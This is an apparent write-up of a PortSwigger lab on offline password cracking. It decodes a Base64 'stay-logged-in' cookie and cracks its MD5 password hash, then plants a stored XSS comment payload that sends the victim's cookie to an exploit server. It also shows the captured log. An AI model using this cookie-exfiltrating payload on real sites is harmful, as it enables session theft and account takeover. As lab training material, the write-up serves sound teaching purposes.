
This lab stores the user's password hash in a cookie. The lab also contains an XSS vulnerability in the comment functionality. To solve the lab, obtain Carlos's stay-logged-in cookie and use it to crack his password. Then, log in as carlos and delete his account from the "My account" page.

Your credentials: wiener:peter

Victim's username: carlos

Solution:

Let’s log in to the account with the given credentials and capture the traffic. We are interested in investigation of the *stay-logged-in* cookie, so we mark the corresponding field while logging in.



Login


Username: wiener

Password: •••••

Stay logged in


☑

Under Proxy > HTTP history we can explore a history of our web activity. We need to find a POST /login request and look at the response to this request.



Filter settings: Hiding CSS and image content; hiding specific extensions


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
314	https://googleads.g.doublec...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON				✓	142.251.141.66	
315	https://ps.piwik.pro	POST	/ppms.php	✓		202	1407	HTML	php			✓	20.79.214.157	
316	https://portswigger.net	GET	/academy/labs/launch/151f941feb5...	✓		302	2475					✓	18.173.154.116	SessionId=CfDJ8...
317	https://0a4f004203e0bd8380...	GET	/			200	8582	HTML		Offline password crac...		✓	79.125.84.16	session=ShJNQm...
335	https://0a4f004203e0bd8380...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
336	https://0a4f004203e0bd8380...	GET	/my-account			302	86					✓	79.125.84.16	
337	https://0a4f004203e0bd8380...	GET	/login			200	3494	HTML		Offline password crac...		✓	79.125.84.16	
339	https://0a4f004203e0bd8380...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
340	https://0a4f004203e0bd8380...	POST	/login	✓		302	308					✓	79.125.84.16	stay-logged-in=...
341	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.251.143.14	
342	https://0a4f004203e0bd8380...	GET	/my-account?id=wiener	✓		200	3620	HTML		Offline password crac...		✓	34.246.129.62	
348	https://0a4f004203e0bd8380...	GET	/academyLabHeader			101	147					✓	34.246.129.62	



```
POST /login HTTP/2
Host: 0a4f004203e0bd83805426d900cb0038.web-security-academy.net
Cookie: session=ShJNQmb5TOpOyYwueIIsmTpsOdhTD8w2
Content-Length: 48
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0a4f004203e0bd83805426d900cb0038.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a4f004203e0bd83805426d900cb0038.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
Set-Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw;
Expires=Wed, 01 Jan 3000 01:00:00 UTC
Set-Cookie: session=d3sYEeQ1M223eZk4AKf6IortC4e7FZGt; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Let’s highlight the cookie. It is encoded with Base64 as Burp Suite reports us.



```
HTTP/2 302 Found
Location: /my-account?id=wiener
Set-Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw;
Expires=Wed, 01 Jan 3000 01:00:00 UTC
Set-Cookie: session=d3sYEeQ1M223eZk4AKf6IortC4e7FZGt; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Selection 52 (0x34)


Selected text

```
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E
2MDExZTllYmJhNmNhNzcw
```

Decoded from: Base64

```
wiener:51dc30ddc473d43a6011e9eb
ba6ca770
```

Using this we can know more about the cookie and its structure. The part after *wiener:* might be a hash. Let’s try to crack it using CrackStation:


Free Password Hash Cracker
I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota.
reCAPTCHA
Privacy - Terms
Crack Hashes

Enter up to 20 non-salted hashes, one per line:

```
51dc30ddc473d43a6011e9ebba6ca770
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
51dc30ddc473d43a6011e9ebba6ca770	md5	peter


Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

Thus, the cookie is structured as *username: md5HashOfPassword*. We can conclude that we are able to obtain credentials of a victim by stealing a cookie from the session.

How can we make it? We know that commenting functionality contains Cross-Site Scripting (XSS) vulnerability. If a user leaves a comment, we can make use of the vulnerability and get the needed information.

To do it, let’s leave a comment under one of the posts in a blog. The comment contains the stored XSS payload and is structured as follows:

<script>document.location='//MY-EXPLOIT-SERVER-ID.exploit-server.net/'+document.cookie</script>



Leave a comment

Comment:

```
<script>document.location='https://exploit-0ab800db0300bd288024258a011d0039.exploit-server.net/exploit'+document.cookie</script>
```

Name:


wiener

Email:

wiener@wiener.com


Website:

Then we go to the exploit server, open the access log and examine it. There we can find a GET request containing the victim’s *stay-logged-in* cookie.



```
31.16.252.61    2026-02-08 19:17:41 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/14
31.16.252.61    2026-02-08 19:17:41 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
10.0.3.189      2026-02-08 19:24:45 +0000 "GET /exploit/secret=pUUaR0gVatODrX3bgFgOYm9kbJp1v4Gb;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
31.16.252.61    2026-02-08 19:24:49 +0000 "GET /exploit/stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Wi
31.16.252.61    2026-02-08 19:24:56 +0000 "GET /exploit/stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Wi
10.0.3.189      2026-02-08 19:27:36 +0000 "GET /exploitsecret=pUUaR0gVatODrX3bgFgOYm9kbJp1v4Gb;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
31.16.252.61    2026-02-08 19:28:00 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
```


Let’s decode this cookie in Burp Decoder, which is a module that allows us to encode/decode data with a variety of methods.



```
Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
```

```
carlos:26323c16d5f4dabff3bb136f2460a943
```

We are observing a familiar cookie pattern *username: md5HashOfPassword*. Let’s use CrackStation once again to decode the hash and reveal the password.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
26323c16d5f4dabff3bb136f2460a943
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Hereby we obtained the password established a set of the victim’s credentials:

Username: *carlos*

Password: *onceuponatime*

Now we are able to log in as the victim. Lastly, we delete the victim’s account and complete the lab.




Login

Username: carlos

Password: •••••••••••••

Stay logged in □



Are you sure?

Password: •••••••••••••